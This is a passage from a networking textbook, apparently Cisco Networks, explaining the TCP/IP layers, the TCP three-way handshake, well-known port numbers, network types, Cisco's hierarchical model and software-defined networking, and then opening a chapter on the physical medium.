Similarly, when a sender transmits data via the TCP/IP, applications communicate with the application layer, which sends its data to the transport layer, which sends its data to the Internet layer, which sends its data to the network interface layer to send the data over the transmission medium to the destination.

Now we will dive into the layers of the TCP/IP model.

TCP/IP Application Layer

Programs communicate to the TCP/IP application layer. Many protocols can be used at this layer, depending on the program being used. This layer also defines user interface specifications.

Several protocols are used at this layer, most notably *File Transfer Protocol* (FTP) for file transfers, *Simple Mail Transport Protocol* (SMTP) for email data, and *Hypertext Transfer Protocol* (HTTP) for website traffic. This layer communicates with the transport layer via ports. The Internet Assigned Numbers Authority (IANA) defines which ports are to be used for which application. Standard applications always listen on port 80 for the HTTP, the SMTP uses port 25, and the FTP uses ports 20 and 21 for sending data. The port number tells the transport protocol what type of data is inside the packet (e.g., what data is being transported from a web server to a host), allowing the application protocol at the receiving side to use port 80, which will deliver the data to the web browser that requested the data.

TCP/IP Transport Layer

The *TCP/IP transport layer* is identical to and performs the same functions as the transport layer in the OSI model. Two protocols can be used at this layer: *Transmission Control Protocol* (TCP) and *User Datagram Protocol* (UDP). The former is connection-oriented and the latter is connectionless, meaning that the TCP provides reliability and error-free delivery of data and also maintains data integrity. TCP is used for emails and website data, whereas UDP is usually used to send control data, including voice and other streaming data where speed is more important than retransmitting packets that are lost.

The transport layer receives data from the application layer and breaks it up into many packets of data. As mentioned earlier, the transport layer uses two protocols: TCP and UDP. The TCP receives packets from the Internet layer, reorders the packets correctly (since packets may arrive out of order), evaluates the data

in the packet, and sends an acknowledgement signal to the sender. The sender will resend the packet if no acknowledgement signal is received. Packets need to be resent if the original packet was corrupted or did not arrive at the destination. For this reason, TCP is called a reliable protocol, whereas UDP is unreliable because it does not reorder packets or send an acknowledgement signal to the sender. When UDP is used, it is the responsibility of the application to reorder packets. Both UDP and TCP receive data from the application layer and add a header to the data before sending to the Internet layer. After receiving packets from the Internet layer, the header is removed in order to forward data to the application layer and the correct port. The header contains the following information: a checksum to check whether data is intact and not corrupt, a source and destination port number, and a sequence number for reordering packets and acknowledgement. Figure 1-4 shows a packet at the transport layer with a header added to it.



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Figure 1-4. *Transport layer packet*

TCP/IP Internet Layer

The *TCP/IP Internet layer* correlates with the network layer in the OSI model and is responsible for routing and addressing. The most common protocol used at this layer is the *Internet Protocol* (IP). This layer logically addresses packets with IP addresses and routes packets to different networks.

The Internet layer receives packets from the transport layer, adds source and destination IP addresses to the packets, and forwards these on to the network interface layer for transmitting to the sender. The logical address (virtual addressing), also known as an *IP address*, allows the packet to be routed to its destination. Along the way, packets traverse many locations through routers before reaching their destination. To view an example of this, open your command prompt on your laptop or workstation. In the command prompt, enter **tracert** (or **traceroute** in Linux) **apress.com**. You will see the number of routers that the packet traverses to its destination.

There are many protocols in use at the Internet layer, including

- *Internet Protocol (IP)*: The IP receives datagrams from the transport layer and encapsulates them into packets before forwarding to the network interface layer. This protocol does not implement any acknowledgement, and so it is considered unreliable. The header in the IP datagram includes the source and destination IP addresses of the sender and the receiver.
- *Internet Control Message Protocol (ICMP)*: The ICMP is a major protocol in the IP suite that is used by network devices to send error messages to indicate that a host or router is unreachable.
- *Address Resolution Protocol (ARP)*: ARP is used to map IP network addresses to the hardware address that uses the data link protocol. This will be discussed further in Chapter 3.
- Reverse Address Resolution Protocol (RARP): RARP is used on workstations in a LAN to request its IP address from the ARP table.

The maximum size of the frames that are sent over a network is called the *maximum transfer unit* (MTU). Ethernet networks, by default, support up to 1,500 bytes, so the MTU is 1,500 bytes. The IP also has a field in its header to support fragmentation. Fragmentation provides the ability for networks or routers that do not support 1,500 bytes to break the datagram into chunks in order to reach its destination. Once the router at the destination receives the datagram, it will reorder the fragmented frames before delivery. Figure 1-5 shows the addition of the IP header after a packet is received from the transport layer.

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

Figure 1-5. *Packet at the Internet layer with a header added to it*

TCP/IP Network Interface Layer

The *TCP/IP network interface layer* relates to the data link and physical layers of the OSI model. It is responsible for using physical hardware addresses to transmit data and defines protocols for the physical transmission of data.

Datagrams are transmitted to the network interface layer to be forwarded to their destination. This layer is defined by the type of physical connection your computer has. Most likely it will be Ethernet or wireless.

The logical link control (LLC) layer is responsible for adding the protocol used to transmit data at the Internet layer. This is necessary so the corresponding network interface layer on the receiving end knows which protocol to deliver the data to at the Internet layer. IEEE 802.2 protocol defines this layer.

The media access control (MAC) layer is responsible for assembling the frame that is sent over the network. It also adds the source and destination MAC addresses. This layer is defined by the IEEE 802.3 and 802.11 protocols. As shown in Figure 1-6, the LLC and MAC layers add their own headers to the datagram. The transport layer operates on datagrams or segments. When packets are received by the Internet layer, they are decapsulated into datagrams; when packets are received by the network interface layer, they are converted into Ethernet frames before being forwarded to their destination.



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Figure 1-6. *Packet at the network interface layer with headers and a trailer added to it*

Reliability

How can TCP provide reliability? Through the use of acknowledgements, of course. TCP uses sequence numbers to identify the correct order of segments sent from each end device so that data can be reconstructed at the receiving end, regardless of fragmentation or packet loss. For every packet that is transmitted, the sequence number is incremented by one. The starting sequence number is randomly generated to defend against sequence prediction attacks. TCP also uses sequence numbers for error detection, allowing senders to retransmit packets that are corrupt or lost. Checksums are performed to ensure the IP header information has not been corrupted. TCP flags located in the header of TCP packets are used to control the state of a connection. Before we go through a TCP example, let's define the three TCP flags we will cover:

- *Synchronize (SYN)*: Used to initiate and set up a session and agree on initial sequence numbers.
- *Finish (FIN)*: Used to gracefully terminate a session. This shows that the sender has no more data to transmit.
- *Acknowledgement (ACK)*: Used to acknowledge receipt of data.

Figure 1-7 displays how TCP provides reliability. The sender has sent a packet, and the receiver acknowledges this packet by increasing the sequence number by one. The sender sends packet 2 and starts a timer. The packet is lost, no acknowledgement is sent back, and the timer expires. The sender resends the packet, and the receiver acknowledges it with an ACK.



Figure 1-7. *How TCP provides reliability*

Three-Way Handshake and Connection Termination

When establishing a connection, TCP uses a three-way handshake. The process starts with a SYN sent by a client to a server. The server responds back with a SYN-ACK, with the acknowledgement being increased by one. Finally, the client sends an ACK back to the server to complete the connection setup.

To end a connection, a four-way handshake is completed. The end that wishes to end the connection transmits a FIN packet, and the other end acknowledges with an ACK. The receiving end now sends a FIN packet with ACK. Finally, the initiating end sends an ACK to terminate the connection. Figure 1-8 shows the three- and four-way handshake processes.



Figure 1-8. *The setup of the TCP three-way handshake and graceful termination of communication between peers*

Let's take a look at some actual TCP packets captured via Wireshark. Using the preceding formula, we will calculate the packet captures in Figures 1-9, 1-10, and 1-11.



Figure 1-9. *Wireshark SYN packet capture of the TCP three-way handshake*

Figure 1-9 shows that the SYN sequence number starts at *x=0*.



Figure 1-10. *Wireshark SYN and ACK packet capture of the TCP three-way handshake*

Figure 1-10 shows that the SYN sequence number starts at *y=0* and the ACK sequence number starts at *x+1*, which is 1.



Figure 1-11 *Wireshark ACK packet capture of the TCP three-way handshake*

Figure 1-11. shows that the ACK sequence number is *y+1*, which is 1.

User Datagram Protocol

The User Datagram Protocol (UDP) is a member of the IP suite. It uses a connectionless transmission model that does not complete any handshaking, thus referred to as *unreliable*. UDP does not provide protection for delivery or reordering or duplicate protection. Time-sensitive and real-time applications are known to use UDP, since dropping packets is preferred to waiting for delayed or lost packets to be resent. UDP has no concept of acknowledgements or datagram retransmission.

Port Numbers

Port numbers for well-known ports range from 0 to 1023 and are used by system processes. The entire range of port numbers is from 0 to 65535. Packets received at the transport layer are forwarded to the correct application by identifying the destination port number. Table 1-6 provides the well-known port numbers for different services.

Table 1-6. *Well-Known Port Numbers*

Protocol	Port Number	Description
TCP, UDP	20, 21	FTP
TCP	22	SSH
TCP, UDP	23	Telnet
TCP	25	SMTP
TCP, UDP	49	TACACS
TCP, UDP	53	DNS
UDP	67	DHCP
UDP	69	TFTP
TCP	80	HTTP
TCP, UDP	88	Kerberos
TCP	110	POP3
TCP, UDP	161, 162	SNMP
TCP	179	BGP
TCP	443	HTTPS
TCP	465	SMTPS
TCP, UDP	500	ISAKMP
UDP	514	Syslog
UDP	520	RIP
TCP, UDP	666	DOOM
TCP	843	Adobe Flash
TCP	989–990	FTPS
TCP, UDP	3306	MySQL
TCP	3689	iTunes
TCP, UDP	3724	World of Warcraft
TCP	5001	Slingbox
TCP, UDP	5060	SIP
TCP	6699	Napster
TCP, UDP	6881–6999	BitTorrent
UDP	14567	Battlefield
UDP	28960	Call of Duty

Types of Networks

There are many different types of computer networks; most are defined by the size of the network or the type of connection. Networks can include a few network devices in a room to millions of devices around the world. The following are networks based on size:

- Personal area network (PAN)
- Local area network (LAN)
- Campus area network (CAN)
- Metropolitan area network (MAN)
- Wide area network (WAN)
- Wireless wide area network (WWAN)

Personal Area Network

A *personal area network* (PAN) is a computer network organized around a single person within a single building, small office, or residence. Devices normally used in a PAN include Bluetooth headsets, computers, video game consoles, mobile phones, and peripheral devices.

Local Area Network

A *local area network* (LAN) normally consists of a computer network at a single location or office building. LANs can be used to share resources such as storage and printers. LANs can range from only two to thousands of computers. LANs are common in homes now, thanks to the advancements in wireless communication often referred to as *Wi-Fi*. An example of a LAN is an office where employees access files on a shared server or can print documents to multiple shared printers. Commercial home wireless routers provide a bridge from wireless to wired to create a single broadcast domain. Even though you may have a wireless LAN, most WLANs also come with the ability to connect cables directly to the Ethernet ports on them.

Campus Area Network

A *campus area network* (CAN) represents several buildings/LANs within close proximity. Think of a college campus or a company's enclosed facility, which is interconnected using routers and switches. CANs are larger than LANs and, in fact, usually contain many LANs. CANs cover multiple buildings; however, they are smaller than MANs, as buildings in a CAN are generally on the same campus or within a really small geographical footprint (e.g., several buildings interconnected on the same street block or in a business park).

Metropolitan Area Network

A *metropolitan area network* (MAN) represents a computer network across an entire city or other region. MANs are larger than CANs and can cover areas ranging from several miles to tens of miles. A MAN can be used to connect multiple CANs; for example, London and New York are cities that have MANs set up.

Wide Area Network

A *wide area network* (WAN) is normally the largest type of computer network. It can represent an entire country or even the entire world. WANs can be built to bring together multiple MANs or CANs. The Internet is the best example of a WAN. Corporate offices in different countries can be connected to create a WAN. WANs may use fiber-optic cables or can be wireless by using microwave technology or leased lines.

Wireless Wide Area Network

A *wireless wide area network* (WWAN) is a WAN that uses wireless technologies for connectivity. It uses technologies such as LTE, WiMAN, UMTS, GSM, and other wireless technologies. The benefit of this type of WAN is that it allows connectivity that is not hindered by physical limitations. Most point-to-point (P2P) and point-to-multipoint (P2MP) wireless technologies are limited in distance; these networks are often referred to as *wireless metropolitan area networks* (WMANs). Due to the inherent open nature of wireless technology, most companies use some form of encryption and authentication. AU13

Virtual Private Network

Virtual Private Networks (VPNs) can be used to allow employees to remotely access their corporate network from a home office or through public Internet access, such as at a hotel, or a wireless access point. VPNs can also connect office locations.

Figure 1-12 shows the networks that we just discussed.



Figure 1-12. *Types of networks*

Hierarchical Internetwork Model

The *hierarchical internetwork model* was developed by Cisco; it is a three-layer model dividing networks into three layers. The layers are core, distribution, and access. Each layer is responsible for providing different services to end stations and servers.

One key component in network design is switching where you can and routing where you must, meaning that you should use switches wherever possible. Another key component is dividing network devices into zones, which separates user access networks from data centers. Separation can be achieved logically via routers and switches or firewalls. Access devices typically support end devices such as VoIP phones, printers, and computers. Networks can be divided on a per-floor basis or a per-office basis.

The *core layer* is the backbone of the network and normally is designed with high-end switches and high-end fiber-optic cables. This layer does not route traffic to the LAN and is only concerned with speed and reliable delivery of packets. This layer is always built with redundancy, as evident in Figure 1-13. The model begins with two core switches on the backbone, to which switching and routing is completed. Maximum performance can be achieved by using groups of links to the distribution layer and for the connection between one another.

The *distribution layer* connects to the access layer or edge layer. This layer is focused on switching and can be connected redundantly to both the core and user switches. Uplinks to this device should also be groups of links to achieve maximum performance. Firewalls and NAT can be configured in the layer. Routing between VLANs (Virtual Logical Networks) and workgroups is done at this layer. The devices at this layer should be able to process a large amount of traffic. In large networks, a multilayer switch should be used. Redundancy should also be considered at this layer since an outage of these devices could affect thousands of users. Devices should have redundant links to edge layer devices, and redundant power supplies should be used.

The *access layer*, or *edge layer*, includes hubs and switches and focuses on connecting client devices to the network. This layer is responsible for clients receiving data on their computers and phones. Any device that connects users to the network is an access layer device. Figure 1-13 displays the architecture of the hierarchical internetwork model developed by Cisco.



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Figure 1-13. *Hierarchical internetwork model*

Software-Defined Networking Overview

Now that you understand the fundamental building blocks of the network, we can start discussing topics related to deploying and supporting networks. Two models for supporting a network are manual per-device configuration and software-defined networking (SDN). Software-defined networking has become a big buzz phase in recent years, but what does it mean? There is not a simple single answer. There are different types of software-defined networking. We cover different types of software-defined networking in relevant chapters throughout this book. For now, we just want to introduce you to the concepts and explain why software-defined networking is so important.

An oversimplified definition of software-defined networking is using software external to the hardware to control network flows. Over the next few chapters, we will discuss networking concepts and show you how to configure routers and switches using the command line interface. The command line interface configures one device at a time. That is the way we have been managing networks for decades, and most organizations still use this method for a majority of network configuration. An issue with manually configuring each device is it can be error prone and tedious to roll out a change to every device in a large network. With software-defined networks, you can make a change in one interface and have the software make the change on all the hardware devices. Changes could be planned infrastructure changes or reactions to security risk or to the discovery of flow errors. Doesn't that seem much easier than manually configuring everything?

Software-Defined Network Control Models

There are a few common SDN control models. Two models we want to emphasize are the centralized control plane and the distributed control plane.

Throughout this book, you will learn about routing protocols, overlays, and underlays. In a traditional network, you configure all of these directly on the routers and switches, and the protocols interact with peers to create network flows. Distributed control plane models still use these protocols locally on the hardware to make flow decisions. The difference is that the configuration of the protocols is pushed using centralized software. This model allows you to take advantage of SDN benefits with traditional network hardware. In many cases, it will intermix with hardware that is not controlled by centralized software. This model is the most common in Cisco networks, and most of the SDN examples in this book will use this model.

The centralized control plane model takes all decisions away from the hardware. This model can provide more efficient flows because a centralized server knows about everything. If it is more efficient, why don't we use it everywhere? One answer is that it isn't supported by every type of device. Another answer is that to work properly, it needs to be in total control. A few examples where we sometimes see this are with some software-defined WAN (SD-WAN) solutions and with some data center solutions. The centralized control planes in these examples provide optimal utilization of expensive links that you couldn't realize in distributed control plane environments.

Summary

The chapter has finally come to an end, and you are on your way to becoming a network engineer. We have covered many fundamental concepts and will continue to build upon this information in the upcoming chapters. We began this chapter by discussing the OSI model and how all the layers work together, as each layer has its responsibilities and functions to perform. We discussed each layer in detail, and you should have an understanding of all seven.

We also discussed TCP/IP as the most widely used protocol on the Internet today. You should understand how sessions are started and torn down to include the three-way handshake. We provided illustrations and Wireshark packet captures to allow you to actually see the packets transmitted. You should be familiar with commonly used port numbers and how they are used to transport data.

Lastly, we covered different types of networks, including LAN, CAN, MAN, WAN, and WWAN. Also, we introduced you to the hierarchical network model that is in use in most networks today. The three layers are the core, distribution, and access layers. We are now going to move forward to discuss the physical layer in the next chapter to build on the foundational information from this chapter.

Author Queries

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AU13	Please check if "inherent open nature of wireless technology" is okay as edited.	

CHAPTER 2

The Physical Medium

Have you ever troubleshot a network issue for hours, racking your brain, only to find out that someone pulled a cable slightly out of the port while working in a rack? This chapter focuses on problems at layer 1—the physical layer—and how this layer is overlooked when network problems are experienced. A common example is a cable with a loose connection. I once left a network down for two days before actually looking at the port to determine the issue, which was a cable with a loose connection. It is very easy for you to blame your commercial carrier, but before you do so, you should exhaust all fault possibilities. This chapter discusses the importance of the physical medium in network design. Topics begin with the physical medium, including transmission media such as copper, coaxial cable, and fiber-optic cable and the standards associated with each. Next, the Ethernet, duplex communication systems, autonegotiation, Unidirectional Link Detection (UDLD), and common issues associated with layer 1 are covered.

Layer 1

The *physical medium,* or *transmission medium,* refers to the way in which data is transferred across networks. Think of the physical medium as a highway connecting cities, states, countries, and continents. The physical medium allows data to travel along a series of highways to reach its destination. Transmission media provide a way for data to be transmitted from sender to destination, but they do not guarantee the delivery of data. Media can be solid or wireless. Copper cable and optical fiber are examples of transmission media. Data can be transmitted through an optical fiber, a coaxial cable, waveguides, or a twisted pair wire.

When data is transmitted from sender to receiver, it is coded as binary numbers by the sender. Next, a carrier signal is modulated as stated in the specification of the binary representation of the data. At the destination, the signal received is demodulated into binary numbers. Finally, the binary numbers are decoded. A simple definition for the *transmission medium* is the path that signals propagate for data communications. Transmission media can be categorized as guided or wireless:

- *Guided*: Data is transmitted and received as waves guided along a solid medium. Also known as *bounded*.
- *Wireless*: Data is transmitted and received by using an antenna. Also known as *unbounded*.

Copper wire is one of the most common transmission media used in computer networks. Copper carries data and signals over long distances while using low amounts of power. Fiber-optic cable is another AU1 common transmission medium that is used for long-distance communications. Fiber-optic cable, or optical fiber, is a thin tube of glass; and light is reflected off the interior of the tube to its destination. Fiber-optic cable has benefits over copper wire because it has higher data rates and, therefore, it can be used over greater distances. Optical fiber can carry much more data than copper, and it can be run for hundreds

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_2

of miles without needing repeaters, which improves the reliability of the transmission since repeaters commonly fail. Fiber is also not susceptible to electromagnetic interference (EMI); thus, it is less susceptible to corruption of data by other electronics, power cables, or other sources of EMI.

Multi-mode (MM) and single-mode (SM) are two common types of fiber-optic cable. Multi-mode fiber can be either 62.5 microns or 50 microns in diameter, and single-mode fiber is 9 microns. Multi-mode fiber is used for shorter distances up to 2 kilometers. Single-mode fiber is used for long distances; it can carry signals over several kilometers. Examples of wireless signals include microwave, radio, and infrared.

The following are the three types of transmission:

- *Simplex*: Signals can only be transmitted in one direction; one side is the sender and the other is the receiver. It is like driving on a one-way street.
- *Half duplex*: Both sides may transmit data but can only do so one at a time. Imagine a traffic cop directing traffic in one direction at a time.
- *Full duplex*: Both sides may transmit and receive data at the same time simultaneously. The medium carries signals in both directions simultaneously. An example of this would be a two-way street.

Standards

Physical medium standards are defined by

- The American National Standards Institute (ANSI)
- The International Telecommunication Union (ITU)
- National telecommunications authorities (e.g., the FCC)
- The Electronics Industries Alliance/Telecommunications Industry Association (EIA/TIA)
- The Institute of Electrical and Electronics Engineers (IEEE)
- The International Organization for Standardization (ISO)

These organizations help define

- The mechanical properties of connectors
- The signals represented by bits
- Control information signals
- The electrical and physical properties of media

Standards at the physical layer define hardware components such as network adapters, cable materials and designs, connectors, and interfaces. If these standards did not exist, common Ethernet cables would not be created with RJ45 connectors, and cables would not fit universally, such as in computer *network interface cards* (NICs). Figure 2-1 displays an RJ45 connector; its properties are defined by standards to include the pinouts for the appropriate cable.

Figure 2-1. *RJ45 connector with pinout. (Photo copyright: Georgios Alexandris | Dreamstime.com)*

Cables

